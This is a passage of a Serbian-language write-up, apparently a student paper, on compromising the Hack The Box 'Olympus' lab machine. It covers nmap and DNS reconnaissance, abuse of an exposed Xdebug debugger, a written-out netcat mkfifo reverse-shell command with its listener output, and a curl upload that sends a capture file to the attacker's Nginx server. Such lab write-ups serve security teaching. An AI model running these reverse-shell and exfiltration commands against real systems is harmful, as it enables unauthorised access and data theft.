- Mogućnost otkrivanja host-ova koji se nalaze na datoj mreži
- Otkrivanje operativnih sistema koji se koriste
- Otkrivanje aktivnih portova

Na slici 6 prikazana je upotreba alata nmap u Kali Linux-u sa konkretnom adresom Olympus kutije koja je 10.10.10.83. Oznaka `-sC` znači da će nmap skenirati datu IP adresu koristeći uobičajen set skripti (*Default set of Scripts*). Dodavanje `-sV` oznake dopušta Nmap alatu da detektuje verziju aplikacije ili servisa. Oznakom `-oA` dajemo do znanja nmap-u da izlazne podatke želimo da sačuvamo u svim formatima, nakon čega sledi nmap/olympus kako je nazvana datoteka u kojoj želimo da te podatke i sačuvamo.



Slika 6: Prikaz primene nmap alata za adresu 10.10.10.83

Sa slike 7, na kojoj je prikazan rezultat nmap alata, može se uočiti par stvari. Prva stvar na koju treba da se obrati pažnja je da je port 22 filtriran, port 22 označava da se radi o SSH portu, ili *Secure Shell*, a filtriran saobraćaj znači da i ako smo adresi 10.10.10.83 poslali zahtev za komunikaciju na portu 22 server će ignorisati taj zahtev. Ako je port filtriran to znači da ili *firewall* ili neka druga mrežna barijera blokira port, i ne može se znati da li je taj port otvoren ili zatvoren jer su paketi jednostavno odbačeni bez notifikacije pošiljaocu zahteva o stanju tog porta.



Slika 7: Rezultati nmap skeniranja IP adrese 10.10.10.83

Sledeća važna stvar koja se može uočiti iz rezultata nmap-a jeste da je DNS otvoren na 53 TCP portu. DNS obično koristi UDP protokol, tako da se iz ovoga može pretpostaviti postojanje *Zone Transfer-a*. *Zone transfer* je mehanizam dostupan za administratore kako bi


napravili replike DNS baze podataka. *Zone transfer* koristi TCP protokol zbog čega je i bitan podatak da je DNS port 53 otvoren na TCP protokolu.

Pored toga, na listingu su prikazani i otvoren port 80 koji osluškuje Apache, bez dodatnih informacija o operativnom sistemu servera, kao i otvoren port 2222 koji je konfigurisan kao SSH i sadrži unikatni baner: “City of olympia”.

3.1.1. Izviđanje DNS Servera

Prvi alat koji je korišćen za izviđanje DNS servera je nslookup. Nslookup se koristi u slučajevima kada pokušavamo da upitima otkrijemo šta je *domain name* ili ako želimo da mapiramo IP adrese. Nslookup je skraćenica za “name server lookup”.

Domain name je prva stvar do koje pokušavamo da dođemo, zbog pretpostavke iz nmap-a, da je *DNS zone transfered*. Kako bismo uspjeli *DNS zone transfer* da eksploatišemo, potreban nam je *domain name*.



```
root@htb: ~/htb/boxes/olympus
File Edit View Search Terminal Help
root@htb:~/htb/boxes/olympus# nmap -sC -sV -oA nmap/olympus 10.10.10.83^C
root@htb:~/htb/boxes/olympus# less nmap/olympus.nmap
root@htb:~/htb/boxes/olympus# nslookup
> server 10.10.10.83
Default server: 10.10.10.83
Address: 10.10.10.83#53
> olympus.htb
^C
root@htb:~/htb/boxes/olympus# nslookup
> server 10.10.10.83
Default server: 10.10.10.83
Address: 10.10.10.83#53
> 127.0.0.1
** server can't find 1.0.0.127.in-addr.arpa: NXDOMAIN
> 10.10.10.83
** server can't find 83.10.10.10.in-addr.arpa: NXDOMAIN
> exit

root@htb:~/htb/boxes/olympus# mkdir dns
root@htb:~/htb/boxes/olympus# cd dns
root@htb:~/htb/boxes/olympus/dns# ls
root@htb:~/htb/boxes/olympus/dns# vi dnsenum.sh
```

Slika 8: Prikaz nslookup alata

U prvom primeru na slici 8 olympus.htb je nagađanje *domain name-a* koje je bezuspešno, zatim adresa 127.0.0.1 koja je testirana je *loopback* IP adresa poznatija kao “localhost”, takođe bez rezultata.

Kako bismo uspjeli da izvučemo *domain name* moramo napraviti *dnsrecon* skriptu koja će se pokretati u pozadini. Generalno je uvek dobra praksa imati neke skripte pokrenute u pozadini za korak izviđanja, najpre zbog vremena koje se može uštedeti sa skriptama koje prikupljaju informacije u pozadini. Ova dnsenum.sh skripta će izlistati sve RFC1918 adrese, odnosno *loopback* adrese, i poslaće puno DNS zahteva ka serveru. Ukoliko postoji server koji je konfigurisan za *reverse lookup* za bilo koju od RFC1918 adresa ova skripta će pronaći to i izvući *hostname* koji je potreban za dalji rad.


```
File Edit View Search Terminal Help
dnsrecon -n 10.10.10.83 -r 10.0.0.0/8 --db olympus.db
dnsrecon -n 10.10.10.83 -r 172.16.0.0/12 --db olympus.db
dnsrecon -n 10.10.10.83 -r 192.168.0.0/16 --db olympus.db
~
~
~
~
~
```

Slika 9: DNSRecon skripta

Komande u datoj skripti, slika 9, su vrlo jednostavne, `-n` označava *name server* odnosno *domain server* koji se koristi za `dnsrecon`, i `-r` označava *IP range* za *reverse lookupbrute force*. Nakon završene pretrage, skripta `dnsenum.sh` nije našla ništa vredno pažnje.

3.1.2 Izviđanje veb stranice

U ovom koraku se počinje sa izviđanjem, *enumerating*, Apache veb servera. Dakle izviđa se konkretna stranica datog Olympus veb servera na adresi 10.10.10.83. Za početak, *Inspect element* nam u ovom slučaju nije prikazalo ništa vredno pažnje.



Slika 10: Prikaz Olympus veb stranice

Sledeća stvar sa kojom možemo da ispitujemo samu web stranicu je slika, što je i ujedno jedina stvar koja se može videti na datoj stranici, kao što je prikazano na slici 10. Preko alata po imenu `exiftool`, prikazan na slici 11, možemo videti kada je slika napravljena, pored ostalih metapodataka slike. To nam može ukazati na okvirno vreme kada je sam veb server napravljen i sa takvom informacijom možemo pretražiti bezbednosne propuste koji su za to vreme specifični. U ovom slučaju veb server je relativno nov tako da ta informacija nije bila od prevelike koristi. Što se tiče alata `exiftool`, on je besplatan i *open source* program koji se koristi u svrhe pregleda ili manipulisanja slika, audio, video ili pdf metapodataka.

```
File Edit View Search Terminal Help
root@htb:~/htb/boxes/olympus# wget http://10.10.10.83/zeus.jpg
--2018-09-16 17:25:18-- http://10.10.10.83/zeus.jpg
Connecting to 10.10.10.83:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37144 (36K) [image/jpeg]
Saving to: 'zeus.jpg'

zeus.jpg                               100%[=====] 36.27K  --.-KB/s  in 0.02s

2018-09-16 17:25:18 (1.53 MB/s) - 'zeus.jpg' saved [37144/37144]

root@htb:~/htb/boxes/olympus# exiftool zeus.jpg
ExifTool Version Number      : 11.10
File Name                    : zeus.jpg
Directory                    : .
File Size                    : 36 kB
File Modification Date/Time   : 2018:04:06 19:53:19-04:00
File Access Date/Time        : 2018:09:16 17:25:18-04:00
File Inode Change Date/Time   : 2018:09:16 17:25:18-04:00
File Permissions              : rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                  : 300
Y Resolution                  : 300
Image Width                  : 480
Image Height                 : 640
Encoding Process              : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 480x640
Megapixels                   : 0.307


root@htb:~/htb/boxes/olympus#
```

Slika 11: Prikaz rezultata exiftool alata na zeus.jpg slici

3.2 Skeniranje veb stranice uz pomoć alata BurpSuit

Jako korišćen metod izviđanja veb stranicase sprovodi preko alata BurpSuite, što je i za ovu konkretnu veb stranicu dalo dobre rezultate, odnosno nađen je Xdebug i može se videti na slici 12. Prvo treba objasniti šta je alat BurpSuite. BurpSuite je platforma za bezbednosna testiranja veb aplikacija. To je platforma koja podržava celokupan proces testiranja, počevši od inicijalnog mapiranja i analiza aplikacije, do pronalaženja i iskorišćavanja nađenih bezbednosnih propusta.

Xdebug je ekstenzija za PHP koja pomaže programerima sa debugovanjem same veb aplikacije ili veb stranice. Analizom dobijenih rezultata iz BurpSuite-a uočava se primena Xdebug ekstenzija sa naznačenom verzijom 2.5.5. U ovom radu Xdebug će se eksploatisati pomoću *Chrome web browser-a* jer *Chrome* poseduje Xdebug aplikaciju, ali sada postoji i metasploit modul sa kojim se uspešno može eksploatisati.



Slika 12: Zahtev i odgovor servera uhvaćen alatom BurpSuite

Nakon instalirane aplikacije, kako bi Xdebug radio, moramo napraviti i poslati http zahtev preko BurpSuitea. Taj http zahtev nije vratio nikakav povratni odgovor u BuipSuite alatu ali kada otvorimo aplikaciju Xdebug možemo videti ali i promeniti celu skriptu. To je testirano tako što je *break point* stavljen na poslednju echo komandu skripte, koja je nakon toga izmenjena da prikazuje tekst koji smo mi uneli. Nakon pokretanja Xdebug programa opet posle izmena, odgovor od poslatog http zahteva u BurpSuit alatu je sada vidljiv sa sve izmenama koje su napravljene preko Xdebuger aplikacije. Sledeća stvar koja se testira u skripti je izvršavanje neke komande koja je maliciozno dodata preko Xdebuga. To je testirano tako sto je ubačena komanda za ping ka adresi kali linux-a koji napada kutiju. Preko tcpdump paketsniffer-a, prikazano na slici 13, je utvrđeno da je ping prošao, i time se dolazi do zaključka da možemo da imamo privilegije da izvršavamo funkcije u datoj Olympus kutiji.

```
root@htb:~/htb/boxes/olympus# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
17:31:09.573450 IP 10.10.10.83 > htb: ICMP echo request, id 24, seq 0, length 64
17:31:09.573486 IP htb > 10.10.10.83: ICMP echo reply, id 24, seq 0, length 64
```

Slika 13: Dobijen zahtev poslat preko izmenjene skripte uz pomoc Xdebug Chrome aplikacije

3.3 Reverse Shell

Shellcode predstavlja mali deo koda koji se koristi kao *payload* pri eksploataciji ranjivosti softvera. Svoje ime je dobilo upravo zbog toga što pri izvršavanju pokreće *command shell* iz kog napadač može dalje eksploatisati napadnutu mašinu.

Shellcode se može podeliti na lokalni ili udaljeni u zavisnosti od toga koju vrstu pristupa je dobio napadač.


Lokalni *Shellcode* se koristi kada napadač ima ograničen pristup mašini koju napada ali na kojoj je moguće izvršiti eksploataciju određene bezbednosne slabosti. Najbolji primer lokalne upotrebe *shellcode-a* je *bufferoverflow* eksploatacija koja se može izvršiti uz posedovanje dovoljno visoke privilegije na napadnutoj mašini.

Udaljeni *shellcode* ili *remoteshellcode* se koristi kada napadač cilja slabosti procesa koji se pokreću na drugoj mašini bilo to na lokalnoj mreži, intranetu ili udaljenoj mreži. Ukoliko se *remote shell* uspešno izvrši na napadnutoj mašini, dozvoliće napadaču pristup na bilo kojoj mreži. *Remote shell* obično koristi TCP/IP *socket* konekcije koje omogućavaju napadaču da pristupi *shell-u* ciljane mašine. U zavisnosti od toga ko uspostavlja konekciju, *remoteshell* se može podeliti na *reverse shell* i na *bindshell*.

U koliko je *shellcode* uspostavio konekciju znači da je sproveden *reverse shell*, poznatim i pod nazivom *connect-backshellcode* upravo zbog toga što se taj *shellcode* konektuje nazad na mašinu napadača.

Sa druge strane, u koliko je napadač uspostavio konekciju, *shellcode* se naziva *bindshell*. *Bindshell* naziv je takođe deskriptivan, i ukazuje na samu prirodu konekcije, što znači da pri uspostavljanju ovog *shellcode-a*, on vezuje (*Binds*) određeni port napadnute mašine.

Kako bi se napad *ReverseShell* obavio na Olympus kutiji, potrebno je vratiti se u Xdebug sesiju i uneti komandu netcat-a: "system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 9001>/tmp/f ')", čija je upotreba prikazana na slici 14.



Slika 14: netcat reverse shell

Nakon ukucane komande u Xdebug programu, potrebno je proveriti konekciju u terminalu pomoću sledeće komande. Netcat je pomoćni program za računarske mreže, sa mogućnostima čitanja sa i pisanja u mrežne konekcije preko TCP ili UDP protokola. U Xdebug-u je naglašeno da će *reverse shell* komanda biti osluškivana na portu 9001, i uspostava te konekcije je dokazana u terminalu sa komandom datom na slici 15. Sa ovim korakom imamo pristup kutiji.

```
root@htb:~/htb/boxes/olympus# nc -lvnp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.83.
Ncat: Connection from 10.10.10.83:32966.
/bin/sh: 0: can't access tty; job control turned off
$
[HTB-0] 0:openvpn 1:DNS Recon- 2:HTTP*
```

Slika 15: Uspostavljena konekcija na portu 9001

Po uspešnom uspostavljanju reverse shell-a, sledeći korak bi bio ispitivanje sadržaja kutije. Par primera izlistavanja sadržaja i pretraga potencijalno korisnih dokumenata je prikazana na slici 16.

Prvo se može uočiti da se pri kucanju komande hostname ne dobijaju bitni podaci, kao ni da se izlistavanjem sadržaja u toj datoteci ne može naći bilo šta vredno pažnje. U root folderu se pre svega može uočiti da se koristi docker okruženje, zatim ifconfig komandom dobijamo podatke o adresi. Pretragom datoteke home vidimo da sadrži samo datoteku zeus u kojoj se dalje nalazi airgeddon datoteka, koja već sadrži par dobrih fajlova koji se mogu izvršavati.

Izlistavanjem sadržaja airgeddon.sh nije ukazalo da postoje bitne informacije za dalju eksploataciju web servera, s toga se dalje prelazi na pregledanje datoteke captured. U njoj se nalaze papyrus.txt, kao i captured.cap dokumenti. Kucanjem komande „file captured.cap“, dobijamo ispisanu poruku: „captured.cap: tcpdump capture file(little-endian) – version 2.4 (802.11, capture length 65535) “. Primećujemo da je u pitanju tcpdump.

```

$ hostname
f00ba96171c5
$ ls -la
total 124
drwxr-xr-x 1 www-data www-data 4096 Apr 15 17:12 .
drwxr-xr-x 1 root root 4096 Dec 1 2017 ..
-rw-r--r-- 1 root root 137 Apr 7 00:49 crete.css
-rw-r--r-- 1 root root 67646 Apr 5 07:55 favicon.ico
-rw-r--r-- 1 root root 362 Apr 15 17:12 index.php
-rw-r--r-- 1 root root 37144 Apr 6 23:53 zeus.jpg
$ cd /
$ ls -la
total 72
drwxr-xr-x 1 root root 4096 Apr 8 17:50 .
drwxr-xr-x 1 root root 4096 Apr 8 17:50 ..
-rwxr-xr-x 1 root root 0 Apr 8 17:50 .dockerenv
drwxr-xr-x 1 root root 4096 Apr 8 17:31 bin
drwxr-xr-x 2 root root 4096 Jul 13 2017 boot
drwxr-xr-x 5 root root 340 Sep 16 20:13 dev
drwxr-xr-x 1 root root 4096 Apr 8 17:50 etc
drwxr-xr-x 1 root root 4096 Apr 8 10:54 home
drwxr-xr-x 1 root root 4096 Apr 8 10:56 lib
drwxr-xr-x 2 root root 4096 Oct 9 2017 lib64
drwxr-xr-x 2 root root 4096 Oct 9 2017 media
drwxr-xr-x 2 root root 4096 Oct 9 2017 mnt
drwxr-xr-x 2 root root 4096 Oct 9 2017 opt
dr-xr-xr-x 161 root root 0 Sep 16 20:13 proc
drwx----- 1 root root 4096 Apr 15 17:08 root
drwxr-xr-x 1 root root 4096 Dec 1 2017 run
drwxr-xr-x 1 root root 4096 Apr 8 10:57 sbin
drwxr-xr-x 2 root root 4096 Oct 9 2017 srv
dr-xr-xr-x 13 root root 0 Sep 16 20:13 sys
drwxrwxrwt 1 root root 4096 Sep 16 21:32 tmp
drwxr-xr-x 1 root root 4096 Oct 9 2017 usr
drwxr-xr-x 1 root root 4096 Dec 1 2017 var
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:14:00:02
          inet addr:172.20.0.2  Bcast:172.20.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:682 errors:0 dropped:0 overruns:0 frame:0
          TX packets:716 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:53824 (52.5 KiB)  TX bytes:582931 (569.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)


$ cd home
$ ls
zeus
$ cd zeus
$ ls
airgeddon
$ cd airgeddon
$ ls
CHANGELOG.md
CODE OF CONDUCT.md
CONTRIBUTING.md
Dockerfile
LICENSE.md
README.md
airgeddon.sh
binaries
captured
imgs
known_pins.db
language_strings.sh
pindb_checksum.txt
$

```

Slika 16: Izlistavanje sadržaja Olzmpus kutije

3.4 Podesavanje Nginx servera za transvers fajlova i analiza transferovanog fajla sa alatom Wireshark


Nginx predstavlja besplatan, open-source http server, ali se takođe može koristiti i kao reverse proxy server, IMAP/POP3 proxy server, ali kao i load balancer. Primena Nginx servera je prvenstveno u transfersu fajlova preko http servera. Nginx server se podešava da prihvata fajlove koji su upload-ovani preko HTTP-a. Prikaz podešavanja Nginx je prikazan na slici 17. Server je podešen tako da osluškuje konekcije na portu 8001, sa imenom servera ippsec.rocks, i lokacijom u kojoj će osluškivani sajdržaj biti sačuvan.

A screenshot of a terminal window with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar (root@htb: ~/htb/boxes/olympus). The terminal shows the configuration of an Nginx server block. The configuration includes listening on port 8001, setting the server name to ippsec.rocks, and defining a location / with a root directory of /var/www/upload and allowing PUT methods. The cursor is at the end of the configuration block.

```
server {  
    listen 8001 default_server;  
    server_name ippsec.rocks;  
    location / {  
        root /var/www/upload;  
        dav_methods PUT;  
    }  
}
```

Slika 17: Podešavanje Nginx servera

Sa podešenim Nginx serverom za transfer fajlova preko http-a, možemo izvršiti komandu prikazanu na slici 18. Komandom curl možemo preuzimati fajlove i datoteke preko različitih vrsta protokola, što je u ovom slučaju preko HTTP-a. Nakon izvršene komande curl, fajlovi sa strane napadnutog servera će biti dostupni na našoj lokalnoj mašini preko porta 8001, i to na lokaciji naznačenoj u podešavanjima Nginx servera.

A screenshot of a terminal window showing a series of commands and their outputs. The commands include listing files, displaying the content of a file, and using curl to upload a file to the Nginx server. The output of the curl command shows a progress bar and transfer statistics.

```
$ ls  
captured.cap  
papyrus.txt  
$ cat papyrus.txt  
Captured while flying. I'll banish him to Olympia - Zeus  
$ file captured.cap  
captured.cap: tcpdump capture file (little-endian) - version 2.4 (802.11, capture length 65535)  
$ curl --upload-file captured.cap 10.10.14.15:8001  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 290k 0 0 100 290k 0 1956k --:--:-- --:--:-- --:--:-- 1965k  
$
```

Slika 18: Korišćenje curl komdande za transfer fajlova preko porta 8001

Nakon izvršenog transfera captured.cap fajla, možemo ga analizirati pomoću poznatog alata Wireshark, zbog same činjenice da se radi o tcpdump fajlu.

Wireshark je takođe besplatan i open-source program za proučavanje paketa, koji je i podrazumevani alat u Kali Linux operativnom sistemu mada je kompatibilan i sa mnogim drugim platformama. Najčešće primene Wirešark alata se mogu svrstati u korišćenje alata za rešavanje problema na mreži, analizi paketa i snimanju mrežnog saobraćaja.

Analiziranjem informacija dobijenih iz prebačenog fajla captured.cap sa Olympus servera, može se doći do sledećih zaključaka.

- Postoji tag RSN - robust secure network

RSN je protokol koji omogućava uspostavljanje bezbedne komunikacije preko 802.11 wireless mreže.

